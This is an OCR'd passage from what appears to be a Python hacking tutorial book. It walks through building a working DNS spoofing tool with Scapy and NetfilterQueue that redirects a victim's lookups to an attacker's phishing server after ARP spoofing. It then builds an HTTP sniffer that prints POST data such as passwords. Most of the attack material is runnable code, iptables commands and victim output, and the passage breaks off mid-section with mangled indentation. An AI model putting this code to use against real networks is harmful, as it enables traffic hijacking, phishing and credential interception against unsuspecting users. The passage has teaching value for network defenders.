
In the previous sections, we discussed ARP spoofing and how to successfully make this attack using the Scapy library. However, in this section, we will see one of the exciting attacks accomplished after ARP spoofing.

What is DNS


A Domain Name System (DNS) server translates the human-readable domain name (such as google.com) into an IP address used to connect the server and the client.
For instance, if a user wants to connect to google.com , the user's machine will automatically send a request to the DNS server, saying that I want the IP address of google.com, as shown in the figure:



The server will respond with the corresponding IP address of that domain name:



The user will then connect normally to the server:




Alright, this is normal, but what if there is a man-in-the-middle machine between the user and the Internet? Well, that man-in-the-middle can be a DNS Spoofer!

What is DNS Spoofing


As Wikipedia says: *"DNS spoofing, also referred to as DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g., an IP address. This results in traffic being diverted to the attacker's computer (or any other computer)." (Wikipedia)*

But the method we are going to use is a little bit different.


Let's see it in action:




Since the attacker is in between, they receive that DNS request indicating "what is the IP address of google.com ", then they will forward that to the DNS server as shown in the following image:



If the DNS server received a legitimate request, it would respond with a valid DNS response:



The attacker now received that DNS response that has the real IP address of google.com , but will change this IP address to a malicious fake IP (in this case, it can be their phishing web server, or whatever):



This way, when the user types google.com in the browser, they will see a fake page of the attacker without noticing!

Let's see how we can implement this attack using Scapy in Python.

Writing the Script

First, I need to mention that we will use the NetfilterQueue library, which provides access to packets matched by an iptables rule in Linux (so this will only work on Linux distros). As you may guess, we need to insert an iptables rule, open the Linux terminal (the attacker's machine), and type:

```
$ iptables -I FORWARD -j NFQUEUE --queue-num 0
```

This rule indicates that whenever a packet is forwarded, redirect it (-j for jump) to the Netfilter queue number 0. This will enable us to redirect all the forwarded packets into our Python code.

Now, let's install the required dependencies:

```
$ pip install netfilterqueue scapy
```

Create a new Python file named dns_spoof.py . Let's import our modules:

```python
from scapy.all import *
from netfilterqueue import NetfilterQueue
import os
from colorama import Fore, init
# define some colors
GREEN = Fore.GREEN
RESET = Fore.RESET
# init the colorama module
init()
```

Let's define our DNS dictionary:

```
# DNS mapping records, feel free to add/modify this dictionary
# for example, google.com will be redirected to 192.168.1.117
dns_hosts = {

"google.com" : "192.168.1.117" ,

"stackoverflow.com" : "35.169.197.241" ,

}
```

The above dictionary maps each domain to another domain or IP address. For example, google.com will be resolved to the malicious IP 192.168.1.117 , and stackoverflow.com will be mapped to httpbin.org 's IP address, just an example.

Next, I'm defining two utility functions that will help us during our packet modification:

```
# a function to check whether two domains are the same regardless of www.
def is_same_domain ( domain1 , domain2 ):

"""Checks whether two domains are the same regardless of www.
    For instance, `www.google.com` and `google.com` are the same domain."""

# remove the www. if exists
```

```
domain1 = domain1 .replace( "www." , "" )

domain2 = domain2 .replace( "www." , "" )

# return the result

return domain1 == domain2
# a function to get the modified IP of domains in dns_hosts
dictionary
def get_modified_ip ( qname , dns_hosts = dns_hosts ):

"""Checks whether `domain` is in `dns_hosts` dictionary.
    If it is, returns the modified IP address, otherwise returns
None."""

for domain in dns_hosts :

if is_same_domain ( qname , domain ):

# if the domain is in our record

# return the modified IP
```

return dns_hosts [domain]

The is_same_domain() function checks whether two domains are the same regardless of the www. , since some domains in the DNS packets come with the www. at the beginning.

The get_modified_ip( ) iterates over the dns_hosts dictionary we've made and see whether the qname of the DNS query is in that dictionary; we use the is_same_domain() function to compare qname and each domain in the dictionary.

The NetfilterQueue() object will need a callback invoked whenever a packet is forwarded. Let's implement it:

```
def process_packet ( packet ):

"""Whenever a new packet is redirected to the netfilter queue,
    this callback is called."""

# convert netfilter queue packet to scapy packet

scapy_packet = IP( packet .get_payload())

if scapy_packet .haslayer(DNSRR):

# if the packet is a DNS Resource Record (DNS reply)

# modify the packet
```

```
try :

scapy_packet  = modify_packet ( scapy_packet )

except  IndexError :

# not UDP packet, this can be IPerror/UDPerror packets

pass

# set back as netfilter queue packet

packet .set_payload( bytes ( scapy_packet ))

# accept the packet

packet .accept()
```

All we did here was convert the NetfilterQueue() packet into a Scapy packet, then check if it is a DNS response. If it is the case, we need to modify it using our modify_packet(packet) function. Let's define it:

```
def  modify_packet ( packet ):

"""Modifies the DNS Resource Record `packet` (the answer part)
```

```
    to map our globally defined `dns_hosts` dictionary.
    For instance, whenever we see a google.com answer, this
function replaces
    the real IP address (172.217.19.142) with fake IP address
(192.168.1.117)"""

# get the DNS question name, the domain name

qname  = packet [DNSQR].qname

# decode the domain name to string and remove the trailing
dot

qname  = qname .decode().strip( "." )

# get the modified IP if it exists

modified_ip  = get_modified_ip ( qname )

if   not   modified_ip :

# if the website isn't in our record

# we don't wanna modify that
```

```
print ( "no modification:" , qname )

return    packet

# print the original IP address

print ( f " { GREEN } [+] Domain: { qname }{ RESET } " )

print ( f " { GREEN } [+] Original IP: { packet [DNSRR].rdata }{
RESET } " )

print ( f " { GREEN } [+] Modifed (New) IP: { modified_ip }{
RESET } " )

# craft new answer, overriding the original

# setting the rdata for the IP we want to redirect (spoofed)


# for instance, google.com will be mapped to "192.168.1.100"

packet [DNS].an = DNSRR( rrname = packet [DNSQR].qname,
rdata = modified_ip )

# set the answer count to 1
```

```
packet [DNS].ancount = 1

# delete checksums and length of packet, because we have
modified the packet

# new calculations are required (scapy will do automatically)

del    packet [IP].len

del    packet [IP].chksum

del    packet [UDP].len

del    packet [UDP].chksum

# return the modified packet

return    packet
```

Now, let's instantiate the NetfilterQueue() object after inserting the iptables rule:

```
if    __name__   == "__main__" :

QUEUE_NUM   = 0
```

```
# insert the iptables FORWARD rule

os . system ( f "iptables -I FORWARD -j NFQUEUE --queue-num
{ QUEUE_NUM } " )

# instantiate the netfilter queue

queue  = NetfilterQueue()
```

We then need to bind the Netfilter queue number with the callback we just wrote and start it:

```
try :

# bind the queue number to our callback `process_packet`, and
start it

queue .bind( QUEUE_NUM , process_packet )



queue .run()

except   KeyboardInterrupt :

# if want to exit, make sure we
```

remove that rule we just inserted, going back to normal.

os . system ("iptables --flush")

I've wrapped it in a try - except to detect whenever a CTRL+C is clicked, so we can delete the iptables rule we just inserted.

That's it, now before we execute it, remember we need to be a man-in-the-middle, so let's execute our ARP spoofing script we made in the previous section:

```
root@rockikz:~# python3 arp_spoof.py  192.168.1.105 192.168.1.1 --verbose
[!] Enabling IP Routing...
[+] IP Routing Enabled.
[+] Sent to 192.168.1.105 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.105 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.105 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.105 is-at 64:70:02:07:40:50
```

Let's now execute the DNS spoofer we just created:


root@rockikz:~# python dns_spoof.py

The script is listening for DNS responses. Let's go to the victim machine (192.168.1.105) and ping google.com :

```
C:\Users\STRIX>ping -t google.com

Pinging google.com [192.168.1.117] with 32 bytes of data:
Reply from 192.168.1.117: bytes=32 time=6ms TTL=64
Reply from 192.168.1.117: bytes=32 time=3ms TTL=64
Reply from 192.168.1.117: bytes=32 time=3ms TTL=64
Reply from 192.168.1.117: bytes=32 time=3ms TTL=64
```


Wait, what? The IP address of google.com is 192.168.1.117 !

Let's try to browse it on Chrome instead:




I have set up a simple web server at 192.168.1.117 (a local server), which returns this page; now, google.com is mapped to 192.168.1.117 ! That's amazing.

If you go back to the attacker's machine, you'll see the browsing activity of the target:



I have tried to browse bing.com , and it was successful. However, going to google.com maps to my local malicious web page!

stackoverflow.com is also being forwarded to httpbin.org 's IP address:



Congratulations! You have successfully completed writing a DNS spoof attack script which is not very trivial. If you want to finish the attack, just click CTRL+C on the ARP spoofer and DNS spoofer scripts, and you're done.

To wrap up, this method is widely used among network penetration testers, and now, you should be aware of these attacks.

Sniffing HTTP Packets

Introduction

Monitoring the network is always a useful task for network security engineers, as it enables them to see what is happening in the network, see and control malicious traffic, etc.
This section will show how you can sniff HTTP packets in the network using Scapy in Python.
Even though there are other tools to capture traffic, such as Wireshark or tcpdump. Since this is a Python book, we'll use Scapy to sniff HTTP packets.
The basic idea behind the script we'll be building is that we keep sniffing packets. Once an HTTP request is captured, we extract some information from that packet and print it out. Easy enough? Let's get started.
In Scapy 2.4.3+, HTTP packets are supported by default. Let's install colorama for printing in colors:

```
$ pip install colorama
```

Open up a new Python script named sniff_http.py and import the necessary modules:

```
from scapy . all import *
from scapy . layers . http import HTTPRequest #
import HTTP packet
from colorama import init , Fore
# initialize colorama
init ()
```

```
# define colors
GREEN  = Fore . GREEN
RED    = Fore . RED
RESET  = Fore . RESET
```

We're defining some colors using the colorama library.

Packet Sniffing

Let's define the function that handles sniffing:

```
def sniff_packets ( iface = None ):

"""Sniff 80 port packets with `iface`, if None (default), then the
    scapy's default interface is used"""

if iface :

# port 80 for http (generally), `process_packet` is the callback

sniff ( filter = "port 80" , prn = process_packet , iface = iface ,
store = False )

else :

# sniff with default interface

sniff ( filter = "port 80" , prn = process_packet , store = False )
```

As you may notice, we specified port 80 here. That is because HTTP's standard port is 80, so we're already filtering out packets we don't need.

We passed the process_packet() function to the sniff() function as the callback that is called whenever a packet is sniffed and takes the packet as an argument. Let's implement it:

```
def process_packet ( packet ):

"""This function is executed whenever a packet is sniffed"""

if packet .haslayer( HTTPRequest ):

# if this packet is an HTTP Request, get the requested URL

url = packet [ HTTPRequest ].Host.decode() + packet [
HTTPRequest ].Path.decode()

# get the requester's IP Address

ip = packet [IP].src

# get the request method

method = packet [ HTTPRequest ].Method.decode()



print ( f " \n { GREEN } [+] { ip } Requested { url } with {
```

```
method }{ RESET } " )

if show_raw and packet .haslayer( Raw ) and method
 == "POST" :

# if show_raw flag is enabled, has raw data, and the requested
method is "POST", then show raw

print ( f " \n { RED } [*] Some useful Raw data: { packet [
Raw ].load }{ RESET } " )
```

We are extracting the requested URL, the requester's IP, and the request method here, but don't be limited to that. Try to print the whole HTTP request packet using the packet.show() method, you'll see a tremendous amount of information you can extract from there.

Don't worry about the show_raw variable; it is just a global flag that indicates whether we print POST raw data, such as passwords, search queries, etc. We're going to pass it into the script's arguments.

Now let's implement the main code:

```
if __name__ == "__main__" :

import argparse

parser = argparse . ArgumentParser ( description = "HTTP
Packet Sniffer, this is useful when you're a man in the middle."
 \
```

```
+ "It is suggested that you run arp spoof before you use this script, otherwise it'll sniff your local browsing packets" )

parser . add_argument ( "-i" , "--iface" , help = "Interface to use, default is scapy's default interface" )



parser . add_argument ( "--show-raw" , dest = "show_raw" , action = "store_true" , help = "Whether to print POST raw data, such as passwords, search queries, etc." )

# parse arguments

args  = parser . parse_args ()

iface  = args .iface

show_raw  = args .show_raw

# start sniffing

sniff_packets ( iface )
```

Running the Code

Excellent. Before we run this, we have to be man-in-the-middle. Therefore, let's run the ARP spoofing script against our target machine:

```
